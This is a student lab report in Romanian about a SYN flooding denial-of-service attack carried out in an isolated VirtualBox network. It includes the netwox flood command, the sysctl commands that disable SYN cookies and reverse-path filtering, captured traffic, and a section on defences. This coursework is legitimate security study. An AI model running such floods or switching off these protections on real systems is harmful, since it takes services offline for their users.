

Tema2 SI – Andreea Bucătaru 3A2

Descrierea mediului de lucru

Am folosit Oracle VirtualBox, în care am configurat o rețea locală cu 3 mașini virtuale cu Linux Ubuntu (32-bit).


Am creat o mașină virtuală de bază (base), pe care am clonat-o pentru a crea cele 3 mașini virtuale. Una dintre ele este victima (C1), una este atacatorul (C2) și cealaltă este observatorul (Router):

Mașina virtuală	IP address	MAC address	Rol
Router	192.168.1.11	08:00:27:a1:bd:da	observator
C1	192.168.1.12	08:00:27:1d:b7:19	victima
C2	192.168.1.13	08:00:27:75:5f:e1	atacator


Exercițiul 2 – Atac SYN Flooding

Un atac cibernetic de tip DoS (Denial of Service) este o încercare frauduloasă de a indisponibiliza sau bloca resursele unui calculator. Un atac asupra conectivității se realizează printr-un număr mare de cereri asupra unui server, astfel încât acesta nu va mai putea răspunde cererilor reale deoarece resursele sale vor fi ocupate de cererile atacatorului.

În protocolul TCP, pentru a se stabili o conexiune, are loc un dialog în trei pași (three-way handshake). În mod normal există 3 pachete specifice procesului three-way handshake: SYN, SYN-ACK și ACK. Într-un mediu malițios, un atacator trimite o multitudine de cereri SYN către portul TCP al victimei, astfel încât serverul să nu mai poată răspunde și cei trei pași să nu poată fi finalizați.



Mediu normal



Mediu malițios

Aplicații folosite:


Wireshark – pentru a monitoriza traficul de date din rețeaua locală
Netwox – pentru implementarea atacurilor

Dimensiunea cozii în care sunt plasate cererile este de 128 de cereri pentru toate cele 3 mașini virtuale, pe care am verificat-o cu comanda `sysctl -q net.ipv4.tcp_max_syn_backlog`.

Toate cele 3 mașini virtuale au conexiuni de tip TCP, UDP și UNIX, pe care le-am verificat cu comanda `netstat`.

Inițial, pe mașina victimă, la rularea comenzii `netstat`, se observă o serie de conexiuni UNIX. Mașina observator monitorizează traficul de date de pe mașina victimă cu ajutorul aplicației Wireshark. La apariția unei noi cereri de conexiune (deschiderea unei pagini Firefox) are loc three-way handshake, iar prin rularea comenzii `netstat` pe mașina victimă se observă noua conexiune TCP care are statusul ESTABLISHED.

```
osboxes@osboxes: ~  
unix 3 [ ] STREAM CONNECTED 14037 @/tmp/dbus-eho5N2ujWz  
unix 3 [ ] STREAM CONNECTED 14822 @/tmp/dbus-eho5N2ujWz  
unix 3 [ ] STREAM CONNECTED 14036  
unix 3 [ ] STREAM CONNECTED 12302  
unix 3 [ ] STREAM CONNECTED 13138  
unix 3 [ ] STREAM CONNECTED 18867  
unix 3 [ ] STREAM CONNECTED 14821  
unix 3 [ ] STREAM CONNECTED 10811  
unix 3 [ ] STREAM CONNECTED 14841  
unix 3 [ ] STREAM CONNECTED 12522  
unix 3 [ ] STREAM CONNECTED 10808 /var/run/dbus/system_bus_socket  
unix 3 [ ] STREAM CONNECTED 13137  
unix 3 [ ] STREAM CONNECTED 14823  
unix 3 [ ] STREAM CONNECTED 12517  
unix 3 [ ] STREAM CONNECTED 13136  
unix 3 [ ] SEQPACKET CONNECTED 18663  
unix 3 [ ] STREAM CONNECTED 14824 @/tmp/dbus-eho5N2ujWz  
unix 3 [ ] STREAM CONNECTED 14038  
unix 3 [ ] STREAM CONNECTED 18866  
unix 3 [ ] STREAM CONNECTED 14846  
unix 3 [ ] STREAM CONNECTED 14039 @/tmp/dbus-eho5N2ujWz  
unix 3 [ ] STREAM CONNECTED 12518 /var/run/dbus/system_bus_socket  
unix 3 [ ] STREAM CONNECTED 13135  
unix 2 [ ] DGRAM 10751  
osboxes@osboxes:~$ netstat -t  
Active Internet connections (w/o servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State  
tcp 0 0 192.168.1.12:49918 server-99-86-243-:https ESTABLISHED  
tcp 0 0 192.168.1.12:58134 ec2-54-68-132-173:https ESTABLISHED  
tcp 0 0 192.168.1.12:59446 bud02s28-in-f10.1:https ESTABLISHED  
osboxes@osboxes:~$
```



Timp de execuție pentru o conexiune în mediu normal: 0.1103 secunde

Mașina atacator rulează comanda `sudo netwox 76 -i 192.168.1.12 -p 9090`, care (prin tool-ul 76 Synflood al comenzii netwox) trimite multe pachete TCP SYN.

Am rulat comanda `nc -l 9090 -v` pentru a porni un server TCP care ascultă la portul 9090.

Am rulat comanda `netstat` pe mașina victimă și am observat statusul `SYS_RECV`, iar mașina observator detectează cererile trimise de către atacator:

C1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```

osboxes@osboxes: ~
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
osboxes@osboxes:~$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
osboxes@osboxes:~$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
osboxes@osboxes:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
[

osboxes@osboxes: ~
osboxes@osboxes:~$ netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.12:9090       177.123.75.26:10187    SYN_RECV
osboxes@osboxes:~$

```

Router [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark (GTK+)

Capturing from eth1

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu 75:5f:e1	PcsCompu 1d:b7:19	ARP	60	Who has 192.168.1.11? Tell 192.168.1.13
2	0.000015967	PcsCompu 1d:b7:19	PcsCompu 75:5f:e1	ARP	42	192.168.1.11 is at 08:00:27:1d:b7:19
3	9.046843477	192.168.1.12	143.105.213.137	TCP	60	80 → 5173 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4	9.046953070	192.168.1.12	112.56.161.48	TCP	60	80 → 11512 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	9.046989617	192.168.1.12	81.98.221.9	TCP	60	80 → 53600 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	9.047013857	192.168.1.12	248.51.39.84	TCP	60	80 → 41452 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	9.047174634	192.168.1.12	130.176.193.130	TCP	60	80 → 22597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	9.047255002	192.168.1.12	126.62.182.59	TCP	60	80 → 61640 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	9.047275858	192.168.1.12	118.61.64.94	TCP	60	80 → 16635 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	9.047413758	192.168.1.12	66.179.28.72	TCP	60	80 → 31624 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	9.047481642	192.168.1.12	50.80.93.6	TCP	60	80 → 28496 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	9.047624503	192.168.1.12	115.107.128.227	TCP	60	80 → 27506 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	9.047704547	192.168.1.12	155.104.102.67	TCP	60	80 → 3306 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	9.047827559	192.168.1.12	56.162.7.232	TCP	60	80 → 14302 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	9.047914144	192.168.1.12	154.9.89.38	TCP	60	80 → 8742 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	9.047936671	192.168.1.12	56.88.172.95	TCP	60	80 → 25175 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	9.048077465	192.168.1.12	153.123.242.85	TCP	60	80 → 45516 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	9.048149117	192.168.1.12	183.253.5.48	TCP	60	80 → 20728 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	9.048301256	192.168.1.12	207.128.68.77	TCP	60	80 → 65475 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	9.048381220	192.168.1.12	174.99.163.144	TCP	60	80 → 43997 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	9.048547793	192.168.1.12	48.114.214.164	TCP	60	80 → 42323 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22	9.048619682	192.168.1.12	8.11.152.241	TCP	60	80 → 13149 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	9.048639793	192.168.1.12	6.186.152.185	TCP	60	80 → 61217 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	9.048659087	192.168.1.12	189.74.217.30	TCP	60	80 → 63503 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	9.048795718	192.168.1.12	166.250.153.199	TCP	60	80 → 20798 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26	9.048862472	192.168.1.12	30.223.179.189	TCP	60	80 → 28663 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	9.048993396	192.168.1.12	180.98.228.197	TCP	60	80 → 40251 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	9.049065756	192.168.1.12	58.126.27.123	TCP	60	80 → 35029 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	9.049242807	192.168.1.12	255.228.188.174	TCP	60	80 → 49067 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	9.049338912	192.168.1.12	83.133.167.114	TCP	60	80 → 22577 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31	9.049368099	192.168.1.12	21.27.38.235	TCP	60	80 → 43879 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	9.049395710	192.168.1.12	120.42.152.244	TCP	60	80 → 23986 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
33	9.049587657	192.168.1.12	36.223.132.170	TCP	60	80 → 9605 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 Ethernet II, Src: PcsCompu 75:5f:e1 (08:00:27:75:5f:e1), Dst: PcsCompu 1d:b7:19 (08:00:27:1d:b7:19)
 Address Resolution Protocol (request)

0000 08 00 27 1d b7 19 08 00 27 75 5f e1 08 06 00 01 ..'.....'u.....
 0010 08 00 00 04 00 01 08 00 27 75 5f e1 c0 a8 01 0dU.....
 0020 00 00 00 00 00 00 c0 a8 01 0b 00 00 00 00 00 00
 0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

eth1: <live capture in progress> ... Packets: 167730 - Displayed: 16... Profile: Default

Am folosit comanda `sudo sysctl -w net.ipv4.tcp_syncookies=0` pentru a dezactiva SYN cookie care protejează sistemul victimă împotriva atacului SYN flooding. De asemenea, am folosit și comenzile `sudo sysctl -w net.ipv4.tcp_max_syn_backlog=64` și `sudo sysctl -w net.ipv4.conf.all.rp_filter=0` care împiedicau atacul.

Conexiunile trimise de atacator sunt numite "half-open connections" și ocupă resursele pe care mașina victimă le are în număr limitat.

Prevenirea atacului

Pentru combaterea atacului SYN Flooding se pot folosi SYN cookies, care pot fi activate cu comanda `sudo sysctl -w net.ipv4.tcp_syncookies=1`, metodă care presupune evitarea alocării resurselor pentru o conexiune până când această conexiune este completă.

O altă metodă de prevenire este filtrarea pachetelor, care presupune utilizarea unui router astfel încât acesta să blocheze accesul în rețea a pachetelor cu o adresă falsă. Mecanismul de filtrare presupune eliminarea pachetelor IP care nu au un prefix specific domeniului routerului.

Bibliografie

Enunț temă: <https://profs.info.uaic.ro/~nica.anca/is/tema2SI.pdf>

Configurare rețea: https://profs.info.uaic.ro/~nica.anca/is/config_retea.pdf

Informații DoS: <https://ro.wikipedia.org/wiki/DoS>

Informații SYN Flooding: <http://www.aut.upt.ro/~marius-simion.cristea/pdf/report1.pdf>

Instalare wireshark: https://linuxhint.com/install_wireshark_ubuntu/

Informații wireshark: https://www.wireshark.org/docs/wsug_html_chunked/

Instalare netwox: <https://zoomadmin.com/HowToInstall/UbuntuPackage/netwox>

Informații utilizare netwox: http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc_html/html/examples.html

Informații netstat: <https://en.wikipedia.org/wiki/Netstat>